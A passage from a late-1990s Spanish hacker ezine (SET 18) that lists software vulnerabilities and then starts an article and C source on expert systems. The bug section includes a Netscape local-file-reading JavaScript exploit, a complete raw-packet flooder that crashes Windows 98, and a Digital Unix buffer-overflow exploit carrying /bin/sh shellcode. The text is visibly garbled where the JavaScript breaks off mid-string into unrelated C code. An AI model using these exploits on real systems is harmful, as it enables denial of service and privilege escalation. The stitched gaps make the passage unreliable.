activar el bit t (sticky). Este bit debe de permanecer activo en todos los
directorios de spool de Samba.

Se presupone que los unicos sistemas afectados son RedHat Linux, Caldera
OpenLinux y PHT TurboLinux, siempre que incluyan el RPM correspondiente a
esta version.

Una forma rapida de comprobar si la distribucion de Samba que tenemos
instalada es vulnerable es corroborar la existencia de /usr/sbin/wsmbconf,
pues se trata de un programa que no se deberia distribuir, por tratarse de
un prototipo.

Asi que el patch consta de dos partes. Para el primer caso bastara con:

        rm -f /usr/sbin/wsmbconf

Para la segunda, pues con otra linea todo solucionado:

        chmod +t /var/spool/samba


-( 0x02 )-
Para     : NetBSD 1.3.2
Tema     : Acceso a memoria
Patch    : Lo dan los de Berkeley
Creditos : Chris G. Demetriou, Ted Lemon y Matthew Green

Descripcion y Notas:

Bueno, realmente no es un bug que aparezca por culpa de los chicos de BSD.
Al menos no directamente ;)

Se trata de un error al chequear un parametro en el mmap(2). El problema
surge cuando algun controlador de dispositivo que hace uso de mmap no
chequea que el parametro offset es un valor entero con signo. Al no
comprobar los valores negativos se producen diferentes modos de fallo.

Los chicos de BSD nos ponen un ejemplo con NetBSD/i386 y NetBSD/macppc. En
el primero, el controlador de la consola de texto autoriza el acceso a
tan solo los 640 primeros Kbytes de memoria, mientras que el segundo da
acceso a toda la memoria fisica.
```

```
Advierten ademas de la posibilidad de que el mismo fallo se produzca en
aquellos sistemas operativos que integran un control mmap derivado del
4.4BSD

El patch lo podeis localizar en:

   ftp://ftp.netbsd.org/pub/NetBSD/misc/security/patches/19981120-d_mmap


-( 0x03 )-
Para     : Netscape Communicator 4.5 para Windows 95 y NT 4.0
Tema     : Acceso a ficheros
Patch    : Nada, nada. Como el lynx no hay nada.
Creditos : Georgi Guninski

<++> set_018/exploits/acceso.js
sl=window.open("wysiwyg://1/file:///C|/");
sl2=sl.window.open();
sl2.location="javascript:s='<SCRIPT>b=\"Here is the beginning of your
file: \";var f = new java.io.File(\"C:\\\\\\\\\\test.txt\");var fis = new
java.io.FileInputStream(f); i=0; while ( ((a=fis.read()) != -1) &&
(i<100) ) { b += String.fromCharCode(a);i++;}alert(b); 16 );
        answer = ~sum;
        return( answer );
        }



int
send_oshare_packet( int sock_send, u_long dst_addr )
        {
        char    *packet;
        int             send_status;
        struct  iphdr           *ip;
        struct  sockaddr_in     to;

        packet  = ( char *)malloc( 40 );
        ip              = ( struct      iphdr *)( packet );
        memset( packet, 0, 40 );

        ip->version             = 4;
        ip->ihl                 = 11;
        ip->tos                 = 0x00;
        ip->tot_len             = htons( 44 );
        ip->id                  = htons( 1999 );
        ip->frag_off    = htons( 16383 );
        ip->ttl                 = 0xff;
        ip->protocol    = IPPROTO_UDP;
        ip->saddr               = htonl( inet_addr( "1.1.1.1" ) );
        ip->daddr               = dst_addr;
        ip->check               = in_cksum( ( u_short *)ip, 44 );

        to.sin_family                   = AF_INET;
        to.sin_port                             = htons( 0x123 );
        to.sin_addr.s_addr              = dst_addr;

        send_status = sendto( sock_send, packet, 40, 0,
                        ( struct sockaddr *)&to, sizeof( struct sockaddr ) );

        free( packet );
        return( send_status );
```

```
        }



int
main( int argc, char *argv[] )
        {
        char    tmp_buffer[ 1024 ];
        int             loop, loop2;

        int             sock_send;
        u_long  src_addr, dst_addr;
        u_short src_port, dst_port;

        struct  hostent         *host;
        struct  sockaddr_in     addr;

        time_t  t;

        if( argc != 3 )
                {
                printf( "Usage : %s <dst addr> <num(k)>\n", argv[0] );
                exit( -1 );
                }

        t = time( 0 );
        srand( ( u_int )t );


        memset( &addr, 0, sizeof( struct sockaddr_in ) );
        addr.sin_family                 = AF_INET;
        addr.sin_addr.s_addr    = inet_addr( argv[1] );
        if( addr.sin_addr.s_addr == -1 )
                {
                host = gethostbyname( argv[1] );
                if( host == NULL )
                        {
                        printf( "Unknown host %s.\n", argv[1] );
                        exit( -1 );
                        }
                addr.sin_family = host->h_addrtype;
                memcpy( ( caddr_t )&addr.sin_addr, host->h_addr, host->h_length );
                }
        memcpy( &dst_addr, ( char *)&addr.sin_addr.s_addr, 4 );


        if( ( sock_send = socket( AF_INET, SOCK_RAW, IPPROTO_RAW ) ) == -1)
                {
                perror( "Getting raw send socket" );
                exit( -1 );
                }


        printf( "\n\"Oshare Packet\" sending" );
        fflush( stdout );
        for( loop = 0; loop < atoi( argv[2] ); loop++ )
                {
                for( loop2 = 0; loop2 < 1000; loop2++ )
                        send_oshare_packet( sock_send, dst_addr );
                fprintf( stderr, "." );
                fflush( stdout );
                }
```

```
        printf( "\n\nDone.\n\n" );
        fflush( stdout );

        close( sock_send );
        exit( 0 );
        }
<-->
```

Descripcion y Notas:

El libro "Los Mil y un bugs de Windows 98" seria todo un record de ventas. Estoy totalmente convencido de ello.

Los autores de este exploit, si bien no tienen total certeza del origen del fallo, si han comprobado que no es posible usarlo a traves de la red, ante la imposibilidad de enviar los paquetes erroneos.

Se trata simplemente que Windows 98 se culega o se reinicia, dependiendo de como le de, cuando trata un paquete con la cabecera IP modificada.

Y claro, como las licencias de Microsoft no permiten echarle una ojeada al codigo para comprobar porque se produce el error, pues a esperar a que saquen un parche, o a cambiar a un sistema que si lo permita.

-(0x08)-
Para : Digital Unix 4.0
Tema : Coredump
Patch : Pues los patch kit de Digital
Creditos : Lamont Granquist

Descripcion y Notas:

El hasta ahora bien afamado Digital Unix empieza a ser susceptible de fallos tontos.

El caso es que con sencillas instrucciones podemos generar coredumps de una forma facil y segura. Que para que sirve esto? Pues leete la nueva seccion ’Bazar’, y enterate de todo lo que puedes sacar de un core.

El primer programa susceptible de generar coredump que nos propone Lamont es /usr/bin/at. Para ello bastara que tecleemos:

```
        # /usr/bin/at ‘perl -e ’print "a" x 300’‘
```

Con lo que obtendremos:

```
        Segmentation fault (core dumped)
```

Podemos analaizar el core con el programa gdb, obteniendo algo de informacion sobre el core. Basta ejecutar:

```
        # gdb /usr/bin/at core
```

Entre otras cosas, encontraremos la cadena 0x6161616161616160, que sera indicativo de que realmente el core se ha producido con nuestra sentencia (’a’ -> 0x61)

El comando at solo da este error cuando se trata de un sistema Digial Unix 4.0B sin parchear.

Tambien podriamos ejecutar:

```
        # /usr/bin/mh/inc +foo -audit 'perl -e 'print "a" x 8400'' foo
```

Siendo en este caso /usr/bin/mh/inc el programa vulnerable. De nuevo nuestra cadena de control es 0x6161616161616160, para el nuevo core que se ha generado.

Este ultimo caso funciona en un Digital Unix 4.0D sin parchear.

La explicacion es muy sencilla. Basicamente, los dise~adores del Digital Unix han metido la pezu~a hasta el fondo al activar los bits de ejecucion de la pila. Asi que siguiendo algunos casos de desbordamiento en otros sistemas, Digital Unix se vuelve 'explotable'.

Asi que segun parece, antiguos exploits de otros sistemas que se basasen en los desbordamientos de pila pueden funcionar ahora en un sistema tradicionalmente seguro. Y es que desde que los compro Compaq, los Digital Unix han decaido mucho.

Segun se cuenta, el hecho de activar estos bits, cuando hasta ahora no habian sido necesarios y habia funcionado como un sistema bastante fiable, se debe fundamentalmente a la necesidad por parte de algunos compiladores de Java de que asi sea.

Los parches se pueden encontrar en:

```
        ftp://ftp.service.digital.com/public/dunix/
```

Bajo los tan atractivos nombres de DUV40DAS00002 (Digital Unix 4.0D Patch 2)

Nuestro amigo Lamont nos proporciona ademas el siguiente codigo que permite generar desbordamientos, y quizas, aprovecharse de ellos ;)

```
<++> set_018/exploits/smashdu.c
/* smashdu.c
   generic buffer overflow C 'script' for DU4.x (4.0B, 4.0D, ???)
   Lamont Granquist
   lamontg@hitl.washington.edu
   lamontg@u.washington.edu
   Tue Dec  1 11:22:03 PST 1998

   gcc -o smashdu smashdu.c */

#define MAXENV 30
#define MAXARG 30

#include <unistd.h>
#include <stdlib.h>
#include <strings.h>
#include <stdio.h>

/* shellcode = 80 bytes.  as the entry to this shellcode is at offset+72 bytes
   it cannot be simply padded with nops prior to the shellcode.  */

int rawcode[] = {
  0x2230fec4,              /* subq $16,0x13c,$17       */
  0x47ff0412,              /* clr $18                  */
  0x42509532,              /* subq $18, 0x84           */
  0x239fffff,              /* xor $18, 0xffffffff, $18 */
  0x4b84169c,
  0x465c0812,
  0xb2510134,              /* stl $18, 0x134($17)      */
```

```
  0x265cff98,              /* lda $18, 0xff978cd0      */
  0x22528cd1,
  0x465c0812,              /* xor $18, 0xffffffff, $18 */
  0xb2510140,              /* stl $18, 0x140($17)      */
  0xb6110148,              /* stq $16,0x148($17)       */
  0xb7f10150,              /* stq $31,0x150($17)       */
  0x22310148,              /* addq $17,0x148,$17       */
  0x225f013a,              /* ldil $18,0x13a           */
  0x425ff520,              /* subq $18,0xff,$0         */
  0x47ff0412,              /* clr $18                  */
  0xffffffff,              /* call_pal 0x83            */
  0xd21fffed,              /* bsr $16,$l1    ENTRY     */
  0x6e69622f,              /* .ascii "/bin"            */
                           /* .ascii "/sh\0" is generated */
};

int nop           = 0x47ff041f;
int shellcodesize = 0;
int padding       = 0;
int overflowsize  = 0;
long retaddr      = 0x11fffff24;


void usage(void) {
  fprintf(stderr, "smashdu [-e <env>] [-r <ra>] ");
  fprintf(stderr, "shellsize pad bufsize <cmdargs>\n");
  fprintf(stderr, "  -e: add a variable to the environment\n");
  fprintf(stderr, "  -r: change ra from default 0x11fffff24\n");
  fprintf(stderr, "  shellsize: size of shellcode on the heap\n");
  fprintf(stderr, "  pad: padding to alighn the shellcode correctly\n");
  fprintf(stderr, "  bufsize: size of the buffer overflow on the stack\n");
  fprintf(stderr, "  cmdargs: %%e will be replaced by buffer overflow\n");
  fprintf(stderr, "ex: smashdu -e \"DISPLAY=foo:0.0\" 1024 2 888 ");
  fprintf(stderr, "/foo/bar %%e\n");
  exit(-1);
}

/* this handles generation of shellcode of the appropriate size and with
   appropriate padding bytes for alignment.  the padding argument should
   typically only be 0,1,2,3 and the routine is "nice" in that if you feed
   it the size of your malloc()'d buffer it should prevent overrunning it
   by automatically adjusting the shellcode size downwards. */


int genshellcode(char *shellcode, int size, int padding) {
  int i, s, n;
  char *rp;
  char *sp;
  char *np;

  rp = (char *)rawcode;
  sp = (char *)shellcode;
  np = (char *)&nop;
  s  = size;

  if (size < (80 + padding))  {
    fprintf(stderr, "cannot generate shellcode that small: %d bytes, ");
    fprintf(stderr, "with %d padding\n", size, padding);
    exit(-1);
  }

/* first we pad */
```

```
  for(i=0;i<padding;i++) {
    *sp = 0x6e;
    sp++;
    s--;
  }

/* then we copy over the first 72 bytes of the shellcode */
  for(i=0;i<72;i++) {
    *sp = rp[i];
    sp++;
    s--;
  }

  if (s % 4 != 0) {
    n = s % 4;
    s -= n;
    printf("shellcode truncated to %d bytes\n", size - n);
  }

/* then we add the nops */
  for(i=0; s > 8; s--, i++) {
    *sp = np[i % 4];
    sp++;
  }
  n = i / 4;       /* n == number of nops */

/* then we add the tail 2 instructions */
  for(i=0; i < 8; i++) {
    *sp = rp[i+72];
    if(i==0)   /* here we handle modifying the branch instruction */
      *sp -= n;
    *sp++;
  }

}

int main(argc, argv)
  int   argc;
  char *argv[];
{
  char *badargs[MAXARG];
  char *badenv[MAXENV];
  long  i, *ip, p;
  char *cp, *ocp;
  int   c, env_idx, overflow_idx;

  env_idx = 0;

  while ((c = getopt(argc, argv, "e:r:")) != EOF) {
    switch (c) {
    case 'e':                          /* add an env variable */
      badenv[env_idx++] = optarg;
      if (env_idx >= MAXENV - 2) {
        fprintf(stderr, "too many envs, ");
        fprintf(stderr, "try increasing MAXENV and recompiling\n");
        exit(-1);
      }
      break;
    case 'r':                          /* change default ra */
      sscanf(optarg, "%x", &retaddr);
      break;
    default:
```

```
      usage();
      /* NOTREACHED */
    }
  }

  if (argc - optind < 4) {
    usage();
  }

  shellcodesize = atoi(argv[optind++]);
  padding       = atoi(argv[optind++]);
  overflowsize  = atoi(argv[optind++]);

  printf("using %d %d %d\n", shellcodesize, padding, overflowsize);

/* copy the args over from argv[] into badargs[] */
  for(i=0;i<29;i++) {
    if (strncmp(argv[optind], "%e", 3) == 0) {  /* %e gets the shellcode */
      badargs[i] = malloc(overflowsize);
      overflow_idx = i;
      optind++;
    } else {
      badargs[i] = argv[optind++];
    }
    if (optind >= argc) {
      i++;
      break;
    }
  }

  badargs[i] = NULL;

  if (optind < argc) {
    fprintf(stderr, "too many args, try increasing MAXARG and recompiling\n");
    exit(-1);
  }

  printf("putting overflow code into argv[%d]\n", overflow_idx);

  cp = badargs[overflow_idx];
  for(i=0;i<overflowsize-8;i++) {
    *cp = 0x61;
    cp++;
  }

  ocp = (char *) &retaddr;

  for(i=0;i<8;i++) {
    cp[i] = ocp[i];
  }

/* here is where we actually shovel the shellcode into the environment */
  badenv[env_idx] = malloc(1024);
  genshellcode(badenv[env_idx++],shellcodesize,padding);
  badenv[env_idx] = NULL;

/* and now we call our program with the hostile args */
  execve(badargs[0], badargs, badenv);

}
<-->
```

```
-( 0x09 )-
Para     : Windows
Tema     : Inseguridad del ClipBoard
Patch    : Haberse dejado de chupar el dedo
Creditos : David Reed
```

Descripcion y Notas:

Recientemente se ha enviado a las listas de seguridad un mensaje sobre un tema, que si bien cualquiera con dos dedos de frente no seria vulnerable, hemos comprobado como muchas personas que administran sistemas (es por no llamarles administradores, da grima), comenten este error una y otra vez.

Se trata ademas de un fallo en la programacion de nuestro sistema operativo favorito (a la hora de criticarlo, claro).

Basicamente, David nos cuenta como un error a la hora de definir la interfaz para la introduccion de la clave en Windows {95,98,NT} da problemas.

Resulta que los programadores de Microsoft han usado dos objetos OLE para las cajas donde se introducen el nombre de usuario y su clave de acceso. Se trata de dos objetos con la propiedad de poder ejecutar las combinaciones de teclas Ctrl-X, Ctrl-C y Ctrl-V.

Ya, no es un problema grave, salvo cuando el usuario anterior, o el que ha bloqueado la maquina necesita una lobotomia urgente y ha dejado datos importantes en el clipboard... En ocasiones incluso la clave. (Muy habitual en centros de calculo donde se asignan claves aleatorias complicadas y los novatos prefieren 'cortar y pegar').

Como veis no se trata de nada del otro mundo, pero mas de uno seguro que esta empezando a pensar que es tonto del culo (aunque no lo reconocera publicamente, os lo aseguro).

```
-( 0x0A )-
Para     : SSH 1.x & 2.x daemons
Tema     : Seguridad
Patch    : Uhmmmm! Sigue leyendo.
Creditos : Raymond T Sundland
```

Descripcion y Notas:

Se trata de un bug simple, pero que compromete parte de la seguridad de un sistema que este funcionando con SSH.

Se trata de un fallo en la autenticacion cuando se supone que la cuenta de usuario ha expirado.

Con cualquier otro metodo de conexion, como ftp o telnet, se produce un aviso de que la cuenta ha expirado y se cierra la conexion.

Pero si la sesion se establece mediante SSH, se consigue el acceso.

Y ahora, el patch realizado por los creadores del SSH:

```
<++> set_018/patches/ssh.patch
diff -ruN ssh-1.2.26.orig/config.h.in ssh-1.2.26/config.h.in
--- ssh-1.2.26.orig/config.h.in Tue Nov  3 09:11:16 1998
+++ ssh-1.2.26/config.h.in      Tue Nov  3 09:08:43 1998
@@ -123,6 +123,9 @@
 /* Define this to be the path of the rsh program to support executing rsh. */
```

```
 #undef RSH_PATH

+/* Define this to be the path to the passwd program */
+#undef PASSWD_PATH
+
 /* Define this to be the path of the xauth program. */
 #undef XAUTH_PATH

diff -ruN ssh-1.2.26.orig/configure.in ssh-1.2.26/configure.in
--- ssh-1.2.26.orig/configure.in        Tue Nov  3 09:11:16 1998
+++ ssh-1.2.26/configure.in     Tue Nov  3 09:08:43 1998
@@ -200,7 +200,6 @@
     if test $ac_cv_func_getspnam = yes; then
       AC_DEFINE(HAVE_ETC_SHADOW)
     fi
-    no_shadows_password_checking=yes
     AC_CHECK_FUNCS(pw_encrypt, pwencrypt=yes)
     if test $ac_cv_func_pw_encrypt = no; then
       AC_CHECK_LIB(shadow, pw_encrypt, [
@@ -459,6 +458,11 @@
   AC_DEFINE_UNQUOTED(PASSWD_PATH, "$PASSWD_PATH")
 fi

+AC_PATH_PROG(PASSWD_PATH, passwd)
+if test -n "$PASSWD_PATH"; then
+  AC_DEFINE_UNQUOTED(PASSWD_PATH, "$PASSWD_PATH")
+fi
+
 AC_PATH_PROG(XAUTH_PATH, xauth)
 if test -n "$XAUTH_PATH"; then
   AC_DEFINE_UNQUOTED(XAUTH_PATH, "$XAUTH_PATH")
@@ -532,6 +536,7 @@
 else
   AC_MSG_RESULT(no)
 fi
+

 if test -z "$no_shadows_password_checking"; then
   AC_MSG_CHECKING(for shadow passwords)
<-->


-( 0x0B )-
Para     : BayNetworks routers serie 1000
Tema     : Cuelgue total
Patch    : Reseteo de la maquina
Creditos : Virsoft

Descripcion y Notas:

Pues nada. Que los routers de BayNetworks se cuelgan tan facilmente como
enviandoles una secuencia de login de mas de 256 bytes, y usando la misma
secuencia como clave.

Parecen dos problemas diferentes, pues si simplemente se hace con el login,
la maquina se resetea. Pero al usar la misma secuencia en la clave, entonces
se queda bloqueada, siendo el rearranque la unica solucion viable.


-( 0x0C )-
Para     : IIS 4
Tema     : Ejemplos perniciosos
```

Patch : Borrar los ejemplos
Creditos : David Litchfield

Descripcion y Notas:

En esta ocasion es otra gracia de los chicos de Microsoft.

Con su flamante IIS 4 han incluido unos ejemplos muy atractivos, que pueden ser referenciados directamente.

Hasta aqui no pasa nada. Pero resulta que estos ejemplos corresponden a Active Server Pages (asp), que llamadas directamente, sin que las dll correspondientes esten cargadas en memoria, practicamente bloquean al servidor.

Se trata de:

Exair - root/search/advsearch.asp
Exair - root/search/query.asp
Exair - root/search/search.asp

Asi que ya las estais borrando. A no ser que no os importe que se sature vuestro servidor.

Conste que siempre deberian borrarse los ejemplos. Pero ya se sabe, si se usa Microsoft es fundamentalmente por su facilidad de manejo... ergo la mayoria de los sitios que usan este sistema ni se han molestado en ver los ejemplos. O los han dejado expresamente como referencia.

-(0x0D)-
Para : PADLock IT 1.01
Tema : Inseguridad en las claves
Patch : No fiarse de este tipo de productos
Creditos : Efrain ‘ET‘ Torres

Descripcion y Notas:

PADLock-IT es una aplicacion para Windows que permite mantener una lista de todas nuestras claves. Supuestamente estas claves se almacenan encriptadas, segun los autores del programa, por un metodo de criptografia asimetrica.

Pero la realidad es bien distinta. El metodo usado para cifrar las claves no es fiable, ni mucho menos el que se usa para la clave maestra, que permite decodificar el resto (asimetrica?!?!?!).

Para empezar, se usa el mismo valor como semilla para encriptar cada uno de los campos del fichero. Y resulta ser la misma para la clave maestra.

Para continuar, el tama~o de la clave maestra esta limitado a 5 caracteres.

Y para finalizar, ya hay gente que se ha puesto a criptoanalizar las secuencias generadas por el programa, y se tienen tablas que permiten por el momento desencriptar el primer caracter de cada campo. si a esto le a~adimos la anterior vulnerabilidad, tenemos que la clave maestra se queda en 4 caracteres... que son 10.000 posibilidades por fuerza bruta.

Que no se nos olvide, que el fichero con las claves se almacena bajo el nombre padlock-it.dat, y la tabla del primer caracter es:

a	5d
b	5f

```
        c               5e
        d               59
        e               58
        f               5a
        g               5b
        h               51
        i               50
        j               52
        k               53
        l               57
        m               56
        n               55
        o               54
        p               48
        q               49
        r               4a
        s               4b
        t               4d
        u               4c
        v               4f
        w               4e
        x               46
        y               47
        z               44
```

```
-( 0x0E )-
Para     : Linux 2.2
Tema     : Crash, boom... reboot ;)
Patch    : Todo se andara
Creditos : Dan Burcaw

Descripcion y Notas:

Bien, ante todo que no cunda el panico... Se trata de un error hasta ahora
solo detectado en:

AMD K6-2 350
AMD K6-2 400
Intel 486 SX25 w/ P90 Overdrive

Lo que no quiere decir ni que estos equipos sean vulnerables 100% ni que los
demas sean seguros 100%

Simplemente con ejecutar (siendo root o no, da igual):

        $ ldd core

con algun core que tengamos por ahi perdido (mas abajo sobre como generar
un core porque si), la maquina realizara un rearranque.

El propio autor afirma que los PPC no estan afectados, asi como los
procesadores que no sean x86.


-( 0x0F )-
Para     : Perl 5.0004_4
Tema     : SUID
Patch    : Y eso, que es?
Creditos : Varios, entre otros Brian McCauley

Descripcion y Notas:
```

El script en PERL que realiza la emulacion de un suid que acompa~a a algunas distribuciones no comprueba que el sistema en el que se encuentre se haya montado con la opcion nosuid.

Esto permite realizar un script PERL con suid, y ocultarlo en un CD o en un disquete, permitiendo la obtencion de acceso privilegiado. Solo tenemos que montar la unidad, aunque este activada la opcion nosuid, pues a PERL eso parece que no le importa.

Parece que se va a poner de moda de nuevo el PERL ;)

-(0x10)-
Para : Linux
Tema : Core Dumped
Patch : No ejecutarlo
Creditos : Paseante

```
[paseante@ ]$ dig -t
Segmentation fault, core dumped
```

Descripcion y Notas:

Cualquier usuario puede provocar el volcado del core ejecutando este comando en el shell, el archivo resultante puede contener datos que comprometan la seguridad del sistema. Para mas info el articulo que en este mismo numero se publica sobre este tema.

Una solucion, propuesta por el mismo Paseante, y que sigue las directrices establecidas por los grandes gurus del Unix desde hace tiempo, es tan simple como establecer un limite de 0 para los cores:

```
[paseante@ ]$ ulimit -c 0
```

En los sistemas en los que no os penseis dedicar al desarrollo, es una limitacion que deberiais poner siempre. Os evitaria sustos y ahorrariais espacio (Joers, que he visto cores de mas de 10 megas). Al menos es una limitacion que deberian tener los usuarios del sistema.
EOF

-[0x09]--
-[INTELIGENCIA ARTIFICIAL II]---
-[by Falken]---SET-18-

En el numero anterior dimos un breve repaso a la historia de la inteligencia artificial. Entre otras cosas, vimos algunos de los diferentes campos de investigacion de esta ciencia. Se mencionaron cosas como la busqueda de soluciones, el procesamiento del lenguaje natural, el reconocimiento de modelos, la logica difusa, la vida artificial o los sistemas expertos. En aquella ocasion, nos centramos en los sistemas expertos por tratarse de una de las variantes de la inteligencia artificial que mas facil es encontrarse en la vida cotidiana. Ademas, resulta ser bastante sencillo programar un sistema experto basico acogiendose a la simple definicion que dimos en el anterior numero.

EL CONOCIMIENTO Y SU REPRESENTACION

=-=

En cualquier modelo de inteligencia artificial que se precie, debemos tener en cuenta el paradigma de la representacion del conocimiento.

Al igual que con la inteligencia artificial en la que es habitual debatir sobre que es realmente inteligencia, que me conocimiento sucede lo mismo.

El conocimiento en si no es la estructura de datos en la que almacenamos la informacion. Para que se pueda decir que es estructura datos almacenan conocimiento, este deber de poder ser un un mundo accedido y puesto relacion con otras estructuras de datos similares.

El ejemplo clasico es aquel en el que un libro almacena informacion o conocimiento en funcion de que este puede ser ha accedido a interpretado por los lectores. De hecho un libro en chino para un espa~ol que no conoce este idioma no contiene informacion alguna.

Estamos de acuerdo en esto. Asi que un sistema inteligente como estara tanto de las representaciones del conocimiento de que dispone el sistema como de las con puntuaciones que se pueden realizar sobre estas representaciones. Esto es lo que se conoce como paradigma CONOCIMIENTO-REPRESENTACION, o abreviadamente C-R.

Pero esta paradigma cuenta con diferentes versiones a lo largo de la historia de la inteligencia artificial. Y en cada una de estas versiones, disponemos de un sistema de representacion del conocimiento diferente, y como es logico, tambien estan asociados diferentes sistemas de procesamiento sobre estos modos de representacion.

Realizando a esta division conseguiremos independizar el proceso de resolucion del problema o inferencia de la naturaleza del mismo. Con encontrar una representacion del problema en el modelo escogido tendremos bastante camino avanzado puesto que del mecanismo de inferencia debera ser capaz de resolver el problema solo con estos datos.

TIPOS DE CONOCIMIENTO

=-=-=-=-=-=-=-=-=-=-=-=-=

Existen distintos tipos de conocimientos definidos por aquellos aspectos en los que se centra. Asi, tenemos las siguientes divisiones:

* Objetos: son entidades de las que se predican cosas. Se precisara de un mecanismo que sirva para representar los objetos, sus propiedades y sus relaciones. Por ejemplo: "Los ordenadores usan sistemas operativos. Linux es el mejor sistema operativo."
* Eventos: son aquellos que especifican sucesos en el tiempo; desea ser posible orden a estos sucesos de forma temporal para asi establecer relaciones causarles entre ellos. Por ejemplo: "ma~ana sale el kernel 2.2 de linux."
* Reglas de inferencia: son aquellas que permiten desarrollar nuevos

conocimientos en base a los ya existentes.
* Conocimiento procedural o procedimental: es el conocimiento operativo sobre como se realizan determinados problemas. Equivale al procesamiento de las representaciones y se especifica a traves de los algoritmos. En el otro extremo tenemos el conocimiento declarativo que representa el conocimiento del problema de forma especifica.
* Metaconocimientos: Es el conocimiento de nivel mas abstracto sobre lo que conocemos. Nos da una idea generalmente intuitiva sobre lo mas adecuado para resolver un problema. Desde el punto de vista de la informatica, es el que ayuda a resolver un problema con el menor tiempo de proceso. Dentro de este sistema se incluyen los algoritmos de encaminamiento que permiten determinar cual es el mejor camino entre dos puntos.

Vamos a ver todo esto con un simple ejemplo cotidiano. Analizaremos el conocimiento para determinar la ruta mas corta entre dos puntos usando el autobus:

```
Objetos -> Las paradas del autobus.
Eventos -> Los horarios del autobus.
Reglas de inferencia -> Son las que determinan en que paradas
                        se puede cambiar de linea.
Conocimiento procedural -> Como ir entre paradas.
Metaconocimiento -> Que para llegar a una parada el camino mas
                    corto es aquel que generalmente se dirige en
                    en esa direccion.
```

Como vemos, reducir un problema a estos tipos de conocimiento simplifica la tarea bastante. El proceso para realizar este articulo quedaria:

```
Objetos -> El articulo.
Eventos -> Las pulsaciones por minuto o tiempo de escritura.
Reglas de inferencia -> La documentacion que me sirve de base y como
                        complementarla.
Conocimiento procedural -> Como redactar el texto.
Metaconocimiento -> Que entender lo que escribo ayuda a explicarlo
                    mejor.
```

Este como veis, es un buen ejercicio para ademas mejorar la forma en la que nos enfrentamos a determinados problemas.

USO DEL CONOCIMIENTO

Hay unos cuantos problemas que surgen acerca de los usos del conocimiento. Estos son:

* Adquisicion: Interesa que la forma de representar el conocimiento se aproxime a la forma en la que los seres humanos perciben el mundo; asi lograremos simplificar la obtencion del conocimiento, la modelizacion del problema, la comprension y la explicacion del proceso de resolucion.
* Recuperacion: Hay que simplificar el metodo de recuperacion de parte del conocimiento. La forma de conseguirlo es adaptando al programa la memoria asociativa, es decir, asociando un contexto al conocimiento.
* Razonamiento: O como conseguir nuevos conocimientos en base a los que ya tenemos. Quizas se trate de la parte mas compleja a la que nos enfrentamos en inteligencia artificial.

TIPOS DE RAZONAMIENTO

Como hemos mencionado justo en el apartado anterior, lo que mas se complica de todo esto es el razonamiento. Tanto es asi, que diferenciamos cuatro tipos distintos de razonamiento:

* Formal: Se realiza mediante la manipulacion sintactica de las estructuras de datos, con el objetivo de deducir nuevas estructuras mediante unas reglas de inferencia predefinidas (Gramatica generativa)
* Procedural: El razonamiento se produce de modo implicito segun la ejecucion de determinados fragmentos de codigo. Es como cuando un sistema operativo asigna la prioridad de las tareas en la cola de procesos.
* Por analogia: Es un razonamiento comun en el ser humano, pero dificil de implantar como tarea automatica. Es el que tanto le gustaba a Socrates explicar, con ejemplos como el de la botella. Basicamente conocido como silogismos.
* Generalizacion y abstraccion: Se trata de abstraer el conocimiento partiendo de otros conocimientos mas simples. El ejemplo que se me ocurre en este momento es, creo, facil de entender. Tenemos que Windows 95 es malo. Y Windows 98 es malo. Se que Windows 95 y Windows 98 son de Microsoft. Por lo que puedo abstraer que Microsoft es malo. ;)

TIPOS DE REPRESENTACION
=-=-=-=-=-=-=-=-=-=-=-=

Por regla general, se divide la representacion en dos partes, haciendo asi mas facil su estudio.

Asi, por un lado tenemos la representacion del problema en si, lo que gusta en llamarse Conocimiento declarativo, o el que. Y para que luego digan que somos radicales, se representa con K.

Por otro lado esta el camino a seguir para resolver el problema. Algo asi como el como (como me gusta liaros ;)). Tambien se denomina inferencia, y en este caso somos menos radicales y lo representamos con I.

El conocimiento declarativo se subdivide en tres partes:

* Hechos (H) - Pues eso, los hechos. Las cosas que son ciertas en un momento dado. Es la memoria a corto plazo.
* Reglas (R) - La forma en la que se interrelaciona el conocimiento. Es la memoria a largo plazo, y nos permiten obtener nuevos conocimientos en base a los que ya tenemos.
* Metaconocimiento (M) - Es un apoyo a las reglas de inferencia para determinar que reglas han de utilizarse sobre otras en situaciones dadas.

RESUMIENDO
=-=-=-=-=-

Como veis, esto de la intelgencia artificial, si bien es un tema muy interesante y atractivo, se torna en tedioso en el aspecto puramente teorico. Y eso que solo hemos tratado algunos aspectos muy basicos.

En este campo, podemos entrar dentro de los algoritmos geneticos, de las redes neurales (algonus siguen obsesionados con llamarlas neuronales. No vamos a entrar en polemica sobre eso). Y entonces si que se os quedaria la pantalla a cuadros. Los lios que se montan para explicarlo.

Y todo para que?

Algunas personas piensan que la intelgencia artificial solo sirven para que los investigadores se entretengan, o aprendan algo. Incluso los hay que se empe~an en defender que simlemente es tirar el dinero.

Pero que les pareceria saber que gracias a la inteligencia artificial se mejoran los diagnosticos en los hospitales (aunque en algunos no se note), se mejoran los procesos de produccion, e incluso, se mejora nuestra seguridad.

Hace tiempo, en la Comunidad de Madrid se instalaron unos peque~os
aparatos destinados a la deteccion de incendios forestales, actuando por
reconocimiento de patrones en conjunto con un buen sistema experto. Al
principio tuvo algunos fallos, por los que fue severamente criticado.

Pero despues de un periodo de entrenamiento adecuado se ha convertido en
uno de los mejores sistemas de teledeteccion de incendios que existe.

NUESTRO SISTEMA EXPERTO
=-=-=-=-=-=-=-=-=-=-=-=

En SET 17 incluimos el codigo de un peque~o sistema experto. Este codigo
tenia algunos fallos que han sido corregidos en la nueva version. Y como
seguramente queden algunos por ahi, pues si los encontrais, dad parte de
ellos.

Aqui teneis el codigo:

```
<++> set_018/experto/experto.c
/* experto.c by Falken para SET
 *
 * SET - Saqueadores Edicion Tecnica, 1998-99
 *
 * Sistema experto basico de proposito general que ofrece multiples
 * soluciones y ademas muestra el razonamiento seguido.
 * Basado en el fuente incluido en el libro 'Utilizacion de C en inteligencia
 * artificial' de Herbert Schildt, y publicado por Osborne/McGrawHill
 *
 *    1-99:
 *       - Mejora en el formato de archivo .dat
 *       - Adaptacion de codigo para portabilidad a otros sistemas.
 *
 *    Por hacer:
 *       - Depurar codigo.
 *       - Posibilidad de multiples archivos .dat
 *       - Mejorar la inferencia.
 *       - Mejorar la interfaz.
 *       - Soporte de parametros en linea de comandos.
 *
 * UNIX/Linux: gcc -o experto experto.c
 * DOS: DJGPP
 * Windows: Cygnus
 *
 * EXPERTO
 *
 */

#include <stdio.h>
#include <ctype.h>
#include <string.h>

#define MAX 100
